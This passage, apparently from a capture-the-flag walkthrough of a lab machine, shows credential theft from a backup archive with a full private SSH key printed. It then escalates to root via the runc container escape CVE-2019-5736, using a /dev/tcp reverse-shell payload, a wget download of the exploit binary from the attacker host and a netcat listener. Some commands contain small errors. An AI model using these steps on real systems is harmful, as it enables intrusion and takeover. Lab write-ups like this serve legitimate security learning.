10.10.10.230 - - [09/Mar/2021 11:05:14] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:05:28] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:05:40] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:06:02] "GET /privKey.key HTTP/1
.1" 200 -
10.10.10.230 - - [09/Mar/2021 11:06:15] "GET /privKey.key HTTP/1
.1" 200 -
```


8. Now as we have in the system we need maintain the access in the machine so the

/var/backups/ folder contains home.tar.gz let’s try to untar it



```
$ mkdir /tmp/id
$ tar -zxvf home.tar.gz -C /tmp/id
home/
home/noah/
home/noah/.bash_logout
home/noah/.cache/
home/noah/.cache/motd.legal-displayed
home/noah/.gnupg/
home/noah/.gnupg/private-keys-v1.d/
home/noah/.bashrc
home/noah/.profile
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa
```


9. It contains id_rsa so immediately copy the ssh key paste it to your id_rsa file and grab a ssh connection quickly : ssh -i id_rsa.pub noah@10.10.10.230



```
home/noah/.ssh/
home/noah/.ssh/id_rsa
home/noah/.ssh/authorized_keys
home/noah/.ssh/id_rsa.pub
$ cat /tmp/id/home/noah/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAyqucvz6P/EEQbdf8cA44GkEjCc3QnAyssED3qq9Pz1LxEN04
HbhhDfFxK+EDWK4ykk0g5MvBQckcxAs31mNnu+UClYLMb4YXGvriwCrtrHo/ulwT
rLymqVzxjEbLUkIgjZNW49ABwi2pDfzoXnij9JK8s3ijIo+w/0RqHzAfgS3Y7t+b
HVo4kvIHT0IXveAivxez3UpiulFkaQ4zk37rfHO3wuTWsyZ0vmL7gr3fQRBndrUD
v4k2zwetxYNt0hjdLDyA+KGWFFeW7ey9ynrMKW2ic2vBucEAUUe+mb0EazO2inhX
rTAQEgTrbO7jNoZEpf4MDRt7DTQ7dRz+k8HG4wIDAQABAoIBAQDIa0b51Ht84DbH
+UQY5+bRB8MHifGWr+4B6m1A7FcHViUwISPCODg6Gp5o3v55LuKxzPYPa/M0BBaf
Q9y29Nx7ce/JPGzAiKDGvH2JvaoF22qz9yQ5uOEzMMdpigS81snsV10gse1bQd4h
CA4ehjzUultDO7RPlDtbZCNxrhwpmBMjCjQna0R2TqPjEs4b7DT1Grs9O7d7pyNM
Um/rxjBx7AcbP+P7LBqLrnk7kCXeZXbi15Lc9uDUS2c3INeRPmbFl5d7OdlTbXce
YwHVJckFXyeVP6Qziu3yA3p6d+fhFCzWU3uzUKBL0GeJSARxISsvVRzXlHRBGU9V
AuyJ2O4JAoGBAO67RmkGsIAIww/DJ7fFRRK91dvQdeaFSmA7Xf5rhWFymZ/spj2/
rWuuxIS2AXp6pmk36GEpUN1Ea+jvkw/NaMPfGpIl50dO60I0B4FtJbood2gApfG9
0uPb7a+Yzbj10D3U6AnDi0tRtFwnnyfRevS+KEFVXHTLPTPGjRRQ41OdAoGBANlU
kn7eFJ04BYmzcWbupXaped7QEfshGMu34/HWl0/ejKXgVkLsGgSB5v3aOlP6KqEE
vk4wAFKj1i40pEAp0ZNawD5TsDSHoAsIxRnjRM+pZ2bjku0GNzCAU82/rJSnRA+X
i7zrFYhfaKldu4fNYgHKgDBx8X/DeD0vLellpLx/AoGBANoh0CIi9J7oYqNCZEYs
QALx5jilbzUk0WLAnA/eWs9BkVFpQDTnsSPVWscQLqWk7+zwIqq0v6iN3jPGxA8K
VxGyB2tGqt6jI58oPztpabGBTCmBfh82nT2KNNHfwwmfwZjdsu9I9zvo+e3CXlBZ
vglmvw2DW6l0EwX+A+ZuSmiZAoGAb2mgtDMrRDHc/Oul3gvHfV6CYIwwO5qK+Jyr
2WWWKla/qaWo8yPQbrEddtOyBS0BP4yL9s86yyK8gPFxpocJrk3esdT7RuKkVCPJ
z2yn8QE6Rg+yWZpPHqkazSZO1eItzQR2mYG2hzPKFtE7evH6JUrnjm5LTKEreco+
8iCuZAcCgYEA1fhcJzNwEUb2EOV/AI23rYpViF6SiDTfJrtV6ZCLTuKKhdvuqkKr
JjwmBxv0VN6MDmJ4OhYo1ZR6WiTMYq6kFGCmSCATPl4wbGmwb0ZHb0WBSbj5ErQ+
Uh6he5GM5rTstMjtGN+OQ0Z8UZ6c0HBM0ulkBT9IUIUEdLFntA4oAVQ=
-----END RSA PRIVATE KEY-----
$ 
```

```
root@kali:~/.ssh# ssh -i id_rsa.pub noah@10.10.10.230
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_
64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Mar  9 05:44:27 UTC 2021

  System load:  0.19               Processes:              178
  Usage of /:   40.0% of 7.81GB    Users logged in:        0
  Memory usage: 12%                IP address for ens160:  10.10.
10.230
  Swap usage:   0%                 IP address for docker0: 172.17
.0.1


61 packages can be updated.
0 updates are security updates.


Last login: Wed Feb 24 09:09:34 2021 from 10.10.14.5
noah@thenotebook:~$ 
```

10. Now its time to get the root shell ; so after getting ssh connection I quickly ran sudo -l command it says :



```
noah@thenotebook:~$ sudo -l
Matching Defaults entries for noah on thenotebook:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr
/bin\:/sbin\:/bin\:/snap/bin

User noah may run the following commands on thenotebook:
    (ALL) NOPASSWD: /usr/bin/docker exec -it webapp-dev01*
noah@thenotebook:~$ 
```

11. After googaling bit I got a POC : https://github.com/Frichetten/CVE-2019-5736- PoCVULNERABILITY POC

12. So Download the main.go file and change the value of payload to your machine and port as follows :

var payload = “#!/bin/bash \n bash -i >& /dev/tcp/IP/8080 0>&1”

13. Now lets build this using golang make sure that you have already installed go inside your machine now run go build main.io and it will create the binary now start a python server so we can fetch the main binary to target system .

14 . First of all make sure that you have 2 ssh connection to noah user and reverse netcat connection on the port you specified now in the first terminal start the docker container using this command :


$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash

$root@container:$~ cd /tmp

$root@container:$~ wget http://YOUR-IP/main

$root@container:$~ chmod +x main


$root@container:$~ ./main



```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 b
ash
root@e302b3ed95f2:/opt/webapp# cd /tmp
root@e302b3ed95f2:/tmp# wget http://10.10.16.5/main
--2021-03-09 06:29:49--  http://10.10.16.5/main
Connecting to 10.10.16.5:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2140215 (2.0M) [application/octet-stream]
Saving to: ‘main’

main            100%[=======>]   2.04M   298KB/s    in 11s

2021-03-09 06:30:02 (187 KB/s) - ‘main’ saved [2140215/2140215]

root@e302b3ed95f2:/tmp# chmod +x main
root@e302b3ed95f2:/tmp# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 36
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc00044e060}
root@e302b3ed95f2:/tmp# 
```


15. In the second terminal immediately start another container :

$sudo /usr/bin/ docker exec -it webapp-dev01 /bin/bash



```
noah@thenotebook:~$ sudo /usr/bin/docker exec -it webapp-dev01 s
h
No help topic for '/bin/sh'
```

16 . And immediately we got our root shell on our net cat connection



```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.10.230] 41292
bash: cannot set terminal process group (31409): Inappropriate i
octl for device
bash: no job control in this shell
<f75683e204e13e7b9d85553d7ad96bd1da0251b9882e8267c# cd /
cd /
root@thenotebook:/# ls
ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
```

And we have rooted the machine successfully.

Published by Mahesh